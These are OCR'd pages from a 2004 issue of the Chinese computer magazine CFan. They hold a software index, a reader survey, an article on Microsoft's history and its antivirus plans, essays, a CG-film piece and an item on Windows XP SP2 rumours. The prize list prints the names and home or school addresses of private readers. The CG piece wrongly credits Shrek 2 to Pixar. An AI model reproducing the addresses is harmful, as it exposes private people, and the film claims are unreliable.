(提示：稿件一经发表，即付给作者样刊及稿酬，稿费每千字不低于100元。本栏目不考验你的电脑技术水平。我们相信，菜鸟也有感人的电脑故事。)

“征集优秀选题”启事

《电脑爱好者》编辑部长期在广大读者中征集优秀文章选题。对于被采纳的优秀选题，选题提出者将获得100元～500元的奖励。如果您有写作爱好和能力，在提出选题的同时能完成选题的写作，文章被采用后除可获得选题奖外还可以得到丰厚的稿酬。如果您有好的选题，欢迎寄给我们。也可以发送邮件到cf.xuanti@cfan.com.cn

第14期杂志相关软件索引

	软件	软件说明	页码
荐	MClinux 2.02	在软盘上使用的Linux	16
荐	WinGrub 0.01 Build 1	功能强大的启动管理工具	18
荐	Your Uninstaller! 2004 Pro 3.9.516	功能强大的卸载软件	29
荐	Longhorn版任务管理器	增加了数项功能的任务管理器	34
	Copy Handler 1.3	强大的拷贝工具	38
	Localizer 1.0	专业的软件界面本地化工具	39
	TUNE XP 1.5	调整Windows XP的各项隐藏参数	40
荐	WhoOpen 1.2	管理共享文件夹	40
	美食小屋 2004	收集有1700多种美味食谱	40
	月影Foxmail邮件转换／密码恢复器 1.7	恢复Foxmail的邮件密码	41
	O&O DriveLED 1.0.74	代替机箱上的硬盘灯	41
	Media Library Exporter 1.0	管理Windows Media Player的媒体库	43
	UpdateIE 1.12	自动刷新IE页面	55
	TheWorld 1.1	只有165KB的多窗口浏览器	63
	Xplus 1.18	带有两本彩色休闲杂志的软件	64

参与 MVB 年度大选　赢取 10 万元大奖

—— 2004 年度《电脑爱好者》MVB 奖评选活动

2004 年度《电脑爱好者》MVB 奖评选活动已经拉开帷幕，编辑部为读者准备了总价值高达 10 万元的硬件和软件奖品。

1.投票时间

自 2004 年 6 月 15 日至 2004 年 8 月 10 日止(邮递选票截止日期为 2004 年 8 月 5 日，并以当地邮戳日期为准)。

2.投票方式(任选一种)

(1)填写刊登于《电脑爱好者》2004 年第 12、13 期杂志第 2～3 页，本期杂志随刊附赠《攒机启示录》当中的选票表格，剪下表格(复印有效)并于 2004 年 8 月 5 日之前寄往"北京市 9615 信箱　MVB 评选活动组　收(邮编：100086)"。

(2)在 2004 年 8 月 10 日前登录 http://www.intodigi.net/cfanmvb，直接通过网上投票。

注：以上两种方式必须将选票内容填写清楚，以免作无效票处理。

3.抽奖办法

所有邮寄及网上填写的有效选票都将存入计算机，并统计出选票结果。读者的投票资料，将由计算机识别重号后，随机抽出与奖品总数相当的中奖读者，然后再在这些中奖读者中抽取具体的奖品。

4.奖项设置

此次活动的奖品总价值将达到 10 万元，我们会及时在《电脑爱好者》杂志和 http://www.intodigi.net/cfanmvb 公布具体的奖品设置情况。

5.兑奖方式

调查结果及获奖读者名单将公布在《电脑爱好者》2004 年第 17 期杂志以及 http://www.intodigi.net/cfanmvb 上。奖品价值超过 800 元以上的中奖者，需凭本人身份证领奖；奖品价值低于 800 元者，我们将直接邮寄给中奖者。

注：中奖者的个人所得税自理。

什么是 MVB？

MVB 是英文"Most Valuable Brand"的缩写，译成中文为"最有价值的品牌"。《电脑爱好者》最有价值的品牌（MVB）称号是《电脑爱好者》的一个年度奖项，专门授予 IT 界的品牌表现突出的公司。下设：MVB 读者首选品牌奖、MVB 市场占有率第一品牌奖、MVB 性价比首选品牌奖、MVB 最佳品牌奖、MVB 最佳工业设计品牌奖、MVB 最佳服务奖、MVB 最佳技术创新奖、MVB 最佳广告设计奖。



重要声明

1.作者向本社投稿后，三周内没有收到录用答复的（该答复可能是电话或电子邮件等方式），可自行处理。

2.本社坚决反对抄袭和一稿多投行为。

3.除非作者事先声明，否则本社对来稿有编辑权和修改权。

4.刊物一经上市即寄稿费，稿费以版面字数计算，每千字不低于100元，此稿费含本刊关联出版物及网站转载时应支付的转载稿费。如有异议，请事先声明。

5.本刊介绍的互联网网站(主页)在刊登前经编辑审查不含色情、反动等非法内容。但由于互联网具有规模庞大、变化快速、超链接等特点，我们无法保证这些网站(主页)今后不含非法内容(链接)，读者一经发现请立即向当地公安机关举报。

6.本刊所载文章作者授权本社声明：本刊所刊其撰写之作品，未经本社许可，不得转载、摘编。

热心评刊员公布

以下 38 位读者被评为 2004 年第 10 期热心评刊员。㊣表示为《电脑爱好者》2004 年全年订户。

优秀奖 8 名（反恐派键鼠套装 1 套）

姓名	地址	邮编
张　磊	河北省保定市裕隆街 95 号 3-4-501	071051
王涔宇	河南省郑州市 26 中学初三 8 班	450000
谭国杰	辽宁省大连市沙河口区马栏北街兰丰信报箱 11 － 29 号	116021
张彦君	山西省大同同煤三中高二 1 班	037003
陈　平	云南省通海县秀山镇福星街 28 号	652700
栗卿波	湖南省邵阳县塘渡口镇南华高级中学高二 29 班	422100
龚　瑜	广东省湛江市第七中学高二 3 班	524038
高莉莉	上海市博山东路 555 弄 17 号 402 室	200129

纪念奖 30 名（超星读书卡 30 元）

苏再雷(内蒙古)	汪利凤(长沙)	顾雪鹏(南京)	徐　宁(北京)	王东昌(上海)	邱英明(广东)
王　原(云南)	邱志松(广州)	田建峰(河北)	陈小兵(四川)	陈　波(四川)	姚　达(山西)
曾远山(广东)	谭　军(辽宁)	李　阳(辽宁)	刘西大(江西)	毛敬辉(河北)	柯颖锐(广东)
梁　敏(山西)	冯军杰(兰州)	林晨欢(福建)	赵　刚(四川)	陶　梁(甘肃)	赵志宏(黑龙江)
杨高荣(云南)㊣	张克明(辽宁)㊣	杨曙光(吉林)㊣	秦　波(天津)㊣	吕晓光(北京)㊣	牛吉平(山西)㊣

最佳文章公布

2004 年第 10 期优秀文章

第一名："特别话题"栏目《潜入压缩包的内部——文件压缩高手速成班》作者：柳坚　黄迎　阮征　彭爱华获得奖金 500 元和《电脑爱好者》荣誉证书。

第二名："系统应用"栏目《高手工作日记大曝光》作者：董博获得300元奖金和《电脑爱好者》荣誉证书。

第三名："硬件步步高"栏目《打遍天下无敌手——打印机应用大荟萃》作者：斯佳丽　钱正刚获得 200 元奖金和《电脑爱好者》荣誉证书。

《电脑爱好者》2004 年第 14 期评刊表

亲爱的读者:

为了更好地为您服务，把刊物办得更好，请协助我们填写此表。您的一条建议、一句批评对我们都很重要，也是您对我们最大的支持和爱护。在此我们全体编辑先向您致以衷心的感谢。请详细填写本期评刊表，我们将从本期回馈的评刊表当中挑选 31 位热心评刊员，发给丰厚的奖品。

DU ZHE PING KAN 读者评刊

优秀奖 1 名
奖品：星宇泉 PIP 自然触媒空气净化型电脑机箱
价值：888 元



星宇泉机箱以 PIP 自然触媒净化网为过滤系统，为空气净化器的过滤层，能有效去除空气中的各类异味、有毒气体、病菌，能破坏细菌的细胞膜和固化病毒的蛋白质，具有极强的防污、杀菌和除臭功能。采用新型高分子材料制成的滤网，具有强力吸附功能，有效吸附细小微生物、尸菌、烟雾、花粉等。

□公司电话：0755-27559528、27559158

□公司网址：www.xingyuquan.com

感谢深圳市星宇泉机箱制造有限公司提供奖品赞助

星宇泉 PIP 自然触媒空气净化型电脑机箱



纪念奖 30 名
奖品：超星读书卡
价值：30 元

◆图书分类与数量海量，目前世界上最大的中文在线图书馆
◆24小时在线服务永不闭馆，只要上网您可随时随地进入超星数字图书馆
◆图书的智能检索与在线找书专家的共同引导，帮助您及时准确查找阅读到书籍
◆超星图书格式与超星阅览器的技术成熟，开创独有的流式阅读技术，阅读更为安全可靠
◆16×7节假日不休息的在线技术客服人员通过客服热线电话、在线论坛、电子邮件等可以为您随时解答疑问

□公司电话：010-62962921、62987638

□公司网址：http://www.ssreader.com/

感谢北京超星伟业公司提供奖品赞助

超星读书卡

■个 人 资 料

姓名＿＿＿＿＿＿＿＿ 出生日期＿＿＿＿＿＿＿＿ 性别＿＿＿＿ 文化程度＿＿＿＿

职业＿＿＿＿＿＿＿＿ 联系电话＿＿＿＿＿＿＿ 通讯地址＿＿＿＿＿＿＿＿＿＿＿＿

邮政编码＿＿＿＿＿＿ Email＿＿＿＿＿＿＿＿＿＿＿＿＿＿ QQ＿＿＿＿＿＿

■本期文章评价

(请填文章结尾处的代码，如：YJ01。本栏为多项选择，可多选也可不选。)

本期最喜欢的文章		本期不喜欢的文章		标题最好的文章
文章代码	原　　因	文章代码	原　　因	文章代码

■本期栏目评价

(如关注此栏目，请选择“喜欢”或“不喜欢”；如不关注此栏目，只选择“不关注”即可。)

	不关注此栏目	喜　欢	不喜欢
CFan 新视界			
系统应用			
实用软件			
防黑防毒			
现代办公			
程序谷			
特别话题			
网络 e 生活			

	不关注此栏目	喜　欢	不喜欢
硬件步步高			
市场传真、精明买家			
评测直击			
创业 & 就业			
傻博士信箱			
编辑部在行动			
十七点以后			

■本期综合评价

1.本期杂志的综合评价:□很好 □较好 □一般 □较差 □很差

2.本期与前几期的比较:□比以前好 □与以前差不多 □不如以前

3.本期杂志的总体难度:□太简单 □还可以 □比较适中 □有点难 □太难

■软件专题调查

1.您正在使用哪种杀毒软件？＿＿＿＿＿＿＿＿＿＿＿＿＿＿

2.如果微软进军杀毒软件市场，您认为它的产品定价是多少您才能接受？＿＿＿＿＿＿＿＿

(欢迎您监督本刊质量，欢迎您指出本期的各类错误或不足，请另附纸说明。谢谢！)

评刊表复印或手抄均有效，请寄至:北京 9615 信箱(邮编:100086) 《电脑爱好者》编辑部 / 评刊 2004 年第 14 期收

您也可以将评刊表和其他意见或建议通过电子邮件发往hotline@cfan.com.cn 评刊截止日期2004年8月15日(以邮戳为准)

裁剪线



微软：下个“跟头”栽在哪

■ 阿健

2004年6月30日，微软总裁比尔·盖茨第九次访华。访华三日，盖茨主要做了三件事：参加了两个会，分别是2004微软新技术展望大会和中国CEO峰会；密访四部委，除了公开的与温家宝总理的会面，盖茨还低调走访了财政部、发改委、信产部、科技部。盖茨的行程是紧张而有序的，没有人知道他此行是否达到了预期的目的，甚至没有人知道他期望达到的目的是什么，但有一点值得肯定，那就是盖茨访华肯定和微软“下一着棋”有关。

2004年6月15日，有外电称，微软宣布将自主开发并推出杀毒软件。反病毒软件会不会是微软的“下一着棋”？如果答案是肯定的，进军一个趋于饱和的市场，微软是否依旧能“大获全胜”？假如微软的“下一着棋”走错，它会不会成为盖茨近30年的创业之路的又一绊脚石？让我们从微软历史上寻找一些问题答案的线索吧。

盖茨中国行

1994年　盖茨首次来到北京，为Windows95中文版的最终发布奠定了基础。盖茨此行还受到了国家主席江泽民的接见。

1995年　江泽民主席再次会见了来访的盖茨。盖茨还游历了兵马俑、敦煌和三峡，这次中国行是盖茨最轻松的一次。

1995年冬　盖茨访问广东。

1996年　盖茨第一次到上海。

1997年　盖茨再次访问北京，并在清华大学演讲。高校学子的热情使盖茨感动，随即决定将微软亚洲研究院从原计划的印度改设在中国北京。

1999年　盖茨从香港顺访深圳，发起了“维纳斯计划”。

2001年　盖茨应邀参加了在上海举行的APEC会议，在48小时内连续作了3场演讲，与上海市政府签署了备忘录，并为Windows的升级产品Windows XP作宣传。

2003年　盖茨访问北京，微软与中国正式签署政府源代码备案计划协议。

PC-DOS 4.0 微软——要走自己的路

DOS英文全称是Disk Operating System，即磁盘操作系统，和现在电脑爱好者所使用的Windows操作系统不同，它没有华丽的操作界面，更没有友好的人机交互，DOS的世界一片漆黑。你可以在Windows任务栏中运行“CMD”命令(Windows2000/XP用户)，然后同时按下Alt和Enter键，你将会进入现在惟一残存的DOS环境。然而，DOS可以存放在一张软盘上，这种特性足以让任何操作系统“汗颜”。

1980年夏天，当时的电脑市场上，IBM的大型机占有率高达80%。有蓝色巨人之称的IBM，把着眼点放在了个人电脑（PC）市场上，于是派两位密使到微软商讨购买配套操作系统的授权一事。成立于1975年的微软当时还是一个名不见经传的小公司，盖茨和他的创业伙伴们不得不从西雅图另外一家生产整机的公司购得早期操作系统，并雇佣了他们的顶尖工程师提姆·派特森共同开发。IBM PC在1981年8月问世，胜利空前绝后。谁也不敢相信在一年之内，蓝色巨人能够把个人电脑从一个新概念变成成功的产品铺天盖地推向世界。随IBM PC一同销售的正是DOS系统，该系统名称前缀并不是微软的英文缩写MS，却是IBM PC-DOS。对于这一点，盖茨在回忆录中写道，“当时在电脑业中，IBM是霸主。胆敢和霸主项背，企图登上最高的山巅，IBM自然集中火力歼灭。”

DOS取得巨大成功的原因在于它的最初设计思想及其追求目标的正确和恰当，

那就是为用户上机操作和应用软件开发提供良好的外部环境。然而，当PC-DOS更新到4.0版本时，销售业绩曾一度停滞不前。是用户过于忠实PC-DOS 3.1的缘故吗？其实，当时的盖茨正在谋划着脱离IBM的羽翼，带领微软到更广阔的天空中飞翔。

由于对操作系统的定位、方向的理解分歧，微软的产品开始和IBM的设计思路"背道而驰"，PC-DOS 4.0便成了这种分歧的"产物"。而当时的微软并不像现在这样能随便将自己的意志凌驾于他人之上，于是DOS 4.0成了和IBM同台的绝唱。

微软腾飞之初，PC-DOS 4.0并不算是成功的产品。但是，它见证了微软大刀阔斧的改变设计思想的决心。开始走自己的路的微软，用稳定的MS-DOS 6.x版本汇报了焦急等待的人民，MS-DOS6.x曾一度占据个人电脑DOS操作系统的绝大多数份额。


Windows 1.0、2.0 ——艰难的两步

上世纪80年代中后期，IBM的OS/2声望日上，微软的地位再次受到挑战。微软从1981年开始开发后来称之为"Windows"的操作系统，欲以此与IBM的OS/2决一雌雄。这时现任微软首席执行官的鲍尔默挺身而出，承担起开发的责任。让鲍尔默在微软中声望日隆的是他那种"铁肩担道义"的精神，这些年他的足迹遍布公司的管理、销售、市场、产品和服务。传言1985年春，微软没能在最后期限前研制出Windows时，盖茨曾气愤地说，如果Windows不能在年底前上柜台销售，他就要鲍尔默走人。尽管谁都认为盖茨只是一时气话，并不是真的要放弃鲍尔默。结果鲍尔默也不负盖茨所望，当年11月，Windows在千呼万唤之后终于登台亮相。



"字符味"十足的Windows 1.0

微软开发Windows的历史也不是一帆风顺的。当时的Windows 1.0只有简单的字符界面，惨遭淘汰！Windows 2.0虽有图形界面，却华而不实，漏洞百出，再一次遭到挫败！直到推出了Windows 3.1，那已经是Windows开发10年后了，微软才大获全胜。这使人想起那则关于驴的笑话。一头饥渴难耐的驴在沙漠中穿行。它问主人："还要走多远才能喝到水呢？"主人回答："耐心点，伙计，耐心点。"过一会儿它又问："还要走多远才能喝到水呢？"主人回答："耐心点，伙计，耐心点。"再过一会儿它又问："还要走多远才能喝到水呢？"主人回答："耐心点，伙计，耐心点。"……听故事的人不耐烦了，就问："这有完没完呢？"回答当然是："耐心点，伙计，耐心点。"



早期图形界面的Windows 2.0略显粗糙

经历了Windows 1.0和2.0的失败，和失败之后的重新崛起，微软更懂得利用恰当的时机，打自卫反击战。只要设计思想符合市场需求，微软不惜用青春赌明天。

Microsoft BOB ——一只鲜为人知的小狗

在Windows开发如火如荼的时候，盖茨异想天开地提出开发Microsoft BOB的想法。他给Microsoft BOB的定位是Windows的替代品。它的诞生更像是在进行一



盖茨的创业搭档们

微软(中国)大事记

1992年 微软公司在北京设立办事处。

1993年 微软公司建立微软北京测试中心。

1995年 微软（中国）有限公司正式成立；微软中国研究开发中心成立。

1996年 微软上海分公司和广州办事处成立。

1998年 微软大中华区技术中心在上海成立；微软增加投资扩大微软中国研究开发中心；微软增加投资成立微软中国研究院。

1999年 微软增加投资将微软大中华区技术支持中心扩大为微软亚洲技术中心。

2001年 微软中国研究院升格为微软亚洲研究院；微软亚洲技术中心升格为微软全球技术中心。

2002年 微软（中国）有限公司成为中国软件行业协会（CSIA）会员；微软在中国投资的第一家国内独立软件企业——中关村软件有限公司成立；微软在中国第一家大比例参股的合资公司——上海微创软件有限公司成立；国家发展计划委员会与微软公司签署谅解备忘录,共同开展中国最大软件对外合作项目，涉及金额超过62亿元人民币，这是迄今为止中国在软件领域最大的一个对外合作项目。

2003年 微软与代表中国政府的中国信息安全产品测评认证中心签署政府源代码备案计划协议，允许中国政府及其指定的备案单位以可控的方式查看微软 Windows的源代码以及相关的技术信息。

场豪赌，赌资是微软的市场定位，赌注是“人性化”电脑界面会赢得市场。它似乎有些超前，现在的PC机功能尚不够强大，无法完成我们希望BOB完成的工作，所以这种产品在商业上确实是失败的产品。但是微软从中学到了许多东西，BOB中曾经试验的一些技术和理论已经被用到其他产品中去。我相信很多朋友甚至没有听说过Microsoft BOB，那么也只能借助插图来一睹BOB的芳容了。

BOB界面虽华丽，但是，业内人士仍称它是个失败。BOB被展示了一圈，赢得些滑稽的赞誉，并得到了“可爱的计算机”的美名。它像一系列卡通的房间，用户可以进



Microsoft Bob系统中那只被冷落的小狗见证微软的巨大“失误”

入实用一些常用程序，例如电子邮件、字处理和游戏等等，当然还有个数字化的向导（上图右下角的小狗）给你指引。然而，用户们极其讨厌这种风格的用户界面。也许只有至今脸上仍能流露出童贞笑容的老比尔觉得这个产品好用吧。

一向以开发者和电脑应用倡导者自居的微软首次承认Microsoft BOB是一种脱离市场需求的产品。也是从那时起，盖茨明确地告诉自己，应该时时刻刻把自己当成用户，我不是为自己开发软件的。这样的战略，使得微软在以后推广以Windows XP为代表的.Net战略取得了骄人的业绩。

WebTV ——微软进军信息家电的敲门砖

1997年4月6日凌晨时分，赌城拉斯维加斯“金银岛”旅馆八层，一身海盗打扮的服务生时隐时现。某套间内，微软负责CE的高级副总裁Craing Mundie和WebTV公司的创始人Steve Perlman等人正在秘密会谈，他们出台了一个震惊业界的交易：微软出资4.25亿美元，买下WebTV。

WebTV就是让电视上网。微软提供操作系统和浏览器，并借此扮演指挥网络的交通，控制用户的流向，并将服务内容放入频道的角色。微软可从内容订阅及网络广告中获取大笔收入，而且还将控制电子商务交易，从网络用户的购物费用中提成。最终，WebTV还将出售从汽车、旅游、服装等各类商品，微软又将扮演电子银行和电子商务中间商的角色。

但是当安装到一百万用户的家中，一些人清醒了并认识到低分辨率的电视显示的电子邮件和网页非常难看。后来微软把WebTV的名字改成MSN TV，也没什么用。试想一下，用低分辨率的显示屏根本看不清聊天对象的视频图像，你还能欣然接受它吗？

尽管如此，微软还是借此迈出了通往信息家电领域的第一步。这一步也为“维纳斯计划”奠定了基础。

两大转折助微软称霸软件帝国

微软历史上重大的转折并不多，此种“转折”一般都要扭转微软产品开发思路或者是引起企业战略的重大调整。对“转折”的理解仁者见仁、智者见智，我们更倾向于Windows 95操作系统和OFFICE系列产品的成功。

登峰造极的MS-DOS 6.22也好，名声显赫的Windows 3.1也罢，都只能够得上是“纯”操作系统，也就是各种应用软件的运行平台而已。Windows 95则一改往日操作系统中规中矩的“面孔”，首次引进“万能操作系统”的理念。它可以集成媒体播放、网络浏览、文件管理等常规软件的功能，与其说它是操作系统，倒不如说它是软件集中营。这些特性在现在的Windows XP中显现得淋漓尽致。

另外一个就是集天下办公软件之大成的产品OFFICE套件。从Windows 3.1时代开始，OFFICE的“三剑客”Word、Excel和PowerPoint就成了办公软件的代名词。打个比方，如果说在OFFICE套件推出之前，微软一直在过农村的独木桥（独立软件开发），那么OFFICE的诞生标志着微软开始驶入四通八达的城市交通主干线。

微软：下一个“失误”在哪里？

盖茨第九次访华来去匆匆。没有留下丝毫在病毒软件市场上进一步动作的迹象。对于微软的下一步动作，记者采访了微软（中国）企划部经理马涛，得到的答复是“我们正在我们的平台产品上投资使第三方能够为他们的客户构建和提供他们的防病毒引擎和解决方案。我们经常跟业界领先的防病毒厂商开例行会议讨论微软技术对他们的支持。”

从答复的内容来看，微软却又可能进入反病毒市场。面对反病毒软件市场上，国内的产品占据整个市场份额的80%以上的严酷现实，微软的“下一着棋”绝对是险棋。纵观微软的历史，盖茨和他的伙伴们是不允许“败”这个字眼出现在微软的字典当中的。创业路上，他们经历过PC-DOS4.0的失落，Windows 1.0、2.0的磨难，BOB的失败，WebTV的冷场，却也有Windows 95和OFFICE的成功，即使有了“失误”，他们也懂得“再次爬起来”，有时候更像是文学创作当中的“欲扬先抑”手法。假如说进军杀毒软件市场的决策是个“失误”，那么，微软“先抑”之后又将会“扬”些什么呢？ CF [XW01]

讲述小编自己的故事……

“演员”和“导演”



■ 林MM

我常常觉得，人的一生如果可以用职业做比的话，最为贴切的莫过于“演员”和“导演”了。

你难道没发现，从诞生的那一天起，剧本就已攥在我们手中了。于是，我们手拿剧本，走上人生舞台。喜怒哀乐伴随着我们穿越春夏，走过秋冬，从开场直到谢幕。直到有一天，天堂里的一个声音说：“老朋友，你可以歇歇了。”就这样，我们很有礼貌地相互致敬行礼，告别观众，走下舞台。

人生大戏，场景更迭是很正常的。等这一场演完，下一幕会上演些什么？这些都要看剧情的发展。就是这样，从走上舞台的那一刻，我们已成为演员。我们努力地熟悉“剧本”，演练“台词”；尝试着了解“搭档”，理解“舞台”；动情地扮演着剧情需要的角色。直到某一天，你终于发现：时间不会回转，尽管十分努力，但你仍不能扮演得十分完美。那么，悲剧也好，喜剧也罢，都请你微笑吧，人生总有缺憾，当一切成为历史。

当然，这世上还有一种人，他们是“导演”。他们能较早地预见事情发展的结果，自采自编，自导自演，用个人的努力去编织未来。有人说，活着就是为了不断缩短“理想”与“现实”之间的距离。用他们的话来解释，就是：人的命运都掌握在自己的手中，命运要自己把握，我们不该随波逐流。

演技高超的“演员”能把每一个角色诠释得很完美，而“导演”的职责不在于演好几个角色，更重要的是挑选适合的剧本和“演员”，以及最佳配合的演绎故事情节。其中，优秀的“导演”能在最适合的时机，挑选最恰当的“扮相”，上演最合乎当前氛围的剧目。因此，从这点看来，“导演”比“演员”能更好地把握故事的全局。

“演而优则导”，说的是一些演技不错的演员，实力积聚到一定时候，就开始走上“导演”的道路了。这种例子在演艺界随处可见，动作明星成龙和搞笑天才周星驰走的路皆如此。从“演员”到“导演”，从“导演”到“演员”，这种“职场角色”的转换是可逆的，只要你愿意。

然而世事总不如想像中完美。“导演”尽管能控制故事情节的发展，但却未必能胜任所导剧目中的每个角色。“演员”亦然，当扮演那些反叛的角色时，也常常手足无措。偶有八面玲珑者，也难逃世人的评说。

导戏也好，演戏也罢，选择哪种人生职业是你的权力。越是早些知道这两者之间的距离，就越能体味自己的生活状态，更能及时地转变人生角色。也只有这样，你才能及时地伸出双手，拥抱美好未来！

CF [DJ01]

稀饭第九页　稀饭第九页　稀饭第九页　稀饭第九页　稀饭第九页　稀饭第九页



收藏软件是会贬值的

■ 阿健

李连杰版《方世玉》一片中有个感人的情节让我记忆犹新，当方母的师兄靠藏而不露的点穴大法终于寡不敌众，自觉不醒于人世时，说了这样一句话：“我一直强调安全第一，没想到收藏武艺是会贬值的。”

作为个人电脑发展的见证人，和许多忠实的电脑爱好者一样，阿健从很早开始就有收藏软件的习惯。7年前，我们会为得到了3张盘的DOS 6.0而欣喜若狂。6年前，DOS 6.22作为经典版本被我们珍藏。12张软盘的Windows 3.2中文版至今还整齐地码放在我的书柜里。UCDOS、中文之星、四通利方RichWin更是我家书房的座上宾。5年前，Windows 95风靡一时，第一次采用光盘作为介质的操作系统得到了软件收藏家们的认可。也是从那时起，书柜里更是叠满了各种软件的安装盘，Windows系列、Office系列、杀毒软件系列等等。一时间，给软件做“定期护理”花去了我大把大把的时间和精力。

互联网的兴起成了收藏家们（我们暂且称之为“家”）工作的新契机，因为它改变了传统的软件传递方式。一时间，多少人会不惜时间地整宿扒网下载IE浏览器。也是从那时起，融合了自动断线、自动关机、断点续传等强大功能的“下载软件”开始兴盛。

当软盘已成明日黄花，光盘已然风光不再，网络叩响E时代大门的时候，作为软件收藏家的你是否发现，收藏软件已经开始贬值了呢？

网络上海量的软件下载网站提供了数百GB的存储空间，软件仓库之大无奇不有。眼看着家里的光盘越叠越高，瘦小的书柜已经不堪负荷，我开始心痛。觉得历史不可能重演，作为信息载体的软件更不能永远停留在小小的书柜里。

软件的价值不会因为时间的延续而增加。E时代软件更新的速度远远超过了硬件的更新速度。除了微软，还会有哪家的软件能一直霸占我们的“桌面”？既然没有太多的软件给人们留下深刻印象，软件就只有使用价值了，随着时间的延续收藏软件还会升值吗？

我想现在还在拼命地刻光盘收录软件的朋友也许就只剩下“纯”软件发烧友了。

不过，前两天编辑部里在更换电脑，得到新电脑的同仁总还要系统吧。于是乎，一直主张收藏软件贬值的小特开始四处找安装盘，Cornel的一张旧版的Windows 98 SE启动盘成了大家的救命稻草。当飞狼从抽屉中取出厚厚一叠软件光盘时，同仁们无不瞠目结舌。结果还是老收藏家救急了啊！。

CF [DJ02]

张艺谋的《十面埋伏》首映式中我们再一次看到了那些高深莫测的武林高手飞檐走壁的绝招。拍摄了两部武侠电影的张艺谋，更是佩服与他一起合作的电脑特技导演。是什么样的力量让张导心服口服呢？

CG 一切皆有可能



■ 河北 苗得雨


Computer Graphics(电脑图形图像，简称CG)是国际新兴的创意工业。2004年可以称作为CG年，从张艺谋的新作《十面埋伏》到梦工厂的《怪物史瑞克2》，从荡气回肠的《特洛伊》到令人瞠目结舌的《后天》，今年每一部能够引人眼球的电影无一例外的被CG穿上了华丽的外衣。因为CG，我们才看到了《后天》中的地球冰河期，《特洛伊》中的百万希腊军团。有了CG，一切皆有可能！

CG动画与传奇的PIXAR

不久前由梦工厂出品的《怪物史瑞克2》就是一部CG电影，全球票房收入超过了3.13亿美元，让PIXAR成为了CG动画的奇迹。

对大多数人来说，PIXAR工作室这个名字很耳生，但他们制作的动画片——《玩具总动员1》、《玩具总动员2》、《虫虫危机》和《怪物公司》，却早已家喻户晓。早在1986年，PIXAR工作室创始人史蒂夫·乔布斯借助在PIXAR中获得的成功，获得了进入Apple公司二次创业和与迪斯尼公司合作的机会。站在巨人的肩膀上，再加上自身强大的技术力量和天才创造性，PIXAR在业界的地位无人可比。这种技术力量的强势，自然而然地体现在又一部力作《海底总动员》中。

PIXAR的历史要追溯到1984年。当时，史蒂夫·乔布斯花了1000万美元买下了工业光魔公司的电脑动画部，成立了PIXAR动画工作室。1991年5月，PIXAR迈出了具有历史意义的一步，与娱乐巨匠迪斯尼结为合作伙伴。1995年11月22日，世界上第一部全电脑制作的动画长片《玩具总动员》在全美上映，以1.92亿美元的票房刷新了动画电影的纪录。



1998年11月25日，PIXAR与迪斯尼再度联手，《虫虫危机》上映，该片随即为迪斯尼创造了1.63亿美元的进账。1999年11月24日，世界上第一部完全数码制作的电影《玩具总动员2》上映。这部迪斯尼与PIXAR合作的第三部电脑动画长片为迪斯尼公司创造了2.45亿美元票房的佳绩。2001年11月2日，迪斯尼与PIXAR公司合作的第四部电脑动画长片《怪兽电力公司》上映，10天内票房突破一亿美元大关！《海底总动员》是迪斯尼与PIXAR公司合作的第五部电脑动画长片。《超人特攻队》将是PIXAR的最新作品，预计于今年11月5日在北美上映。在2005年年底，预计推出的《汽车总动员》或许将是迪斯尼、PIXAR合作的最后一部电脑动画电影。

CG的两大技术灵魂

电影的诞生开启了人类的大脑深处的灵感之门，从卢米埃尔兄弟黑白无声的纪录短片到今天欧洲的电影实验，乃至好莱坞的巨片大战，电影世界以越来越娴熟的创造出更为丰富多彩、异想天开，亦能使观众信以为真的视觉形象。而电影CG特技的本质，说到底就是一种是电脑视觉软件技术的厮杀。

RenderMan是PIXAR公司在上世纪90年代推出的以进行动画生成为主的三维软件，也是目前惟一足够强大的特技电影渲染工具。以往，人们在制作动画的过程中，不管用什么三维软件，都需要进行建模、动画、贴图、生成一些列工序，其中，用于生成工序的时间长达十几小时甚至几天。这样一来，几十或上百万元的设备停滞，等待生成工序的完成。而RenderMan采用的是CPU计算生成方式，只需几台普通PC就可代替昂贵的图形工作站，而速度将会提高几倍甚至几十倍。迪斯尼动画公司、华纳影业公司都采用它制作动画影片。

而从2001年至今，奥斯卡最佳视觉效果奖的每一部提名的影片中，似乎都无法忽略一个软件的名字，它就是Discreet公司著名的高级影视特技制作系统inferno。想像中的世界、难以忘怀的人物角色和史诗般的战斗场面，经过inferno进行制作取得了空前的写实主义效果。自奥斯卡设立视觉效果奖项以来，每年最终获得这个奖项的总共7部影片中全部是应用inferno技术的成果。《黑客帝国》影片中的众多重要的特技效果就是由澳大利亚的Animal Logic工作室利用inferno系统完成的。

CG要发展 人才是关键

《十面埋伏》首映式中我们再一次看到了那些高深莫测的武林高手飞檐走壁的绝招。拍摄了两部武侠电影的张艺

新闻挖掘机

“辟谣”的第二阵地

Windows XP SP2 会导致系统崩溃？

■ 阿健

最近很多朋友都在讨论要不要安装 Windows XP SP2 升级包一事。激进派主张立即就安，而保守派则倾向于“再等等，再看看”。结果，一位总爱尝鲜的朋友占用大量带宽下载并安装了第二测试版 SP2 RC2，安装文件大小是 286.5MB。安装后大乎上当！原来好好的系统进不去了，提示重新激活！

明明很多网站上都写得清清楚楚，SP2 适用于一切 Windows XP 用户，却出现这样的情况，难道这则消息是谣言不成？

谣言外传：SP2 不会为难盗版用户

据国内某知名网站科技频道报道：为了加强个人电脑安全，微软从各地调来了 700 位工程人员，历经一年多时间，以安全为主轴，专门负责研发 Windows XP SP2。这个修补程序预计在 2004 年夏季推出，只要是 Windows XP 的用户，就可从三处取得其产品，分别是网站免费下载、付 200 元工本费索取光盘或是到软件市场卖场购买。

大家注意了，人家用了“只要”一词，这不就表明“盗版”用户也可以享用 SP2 安全大餐了？

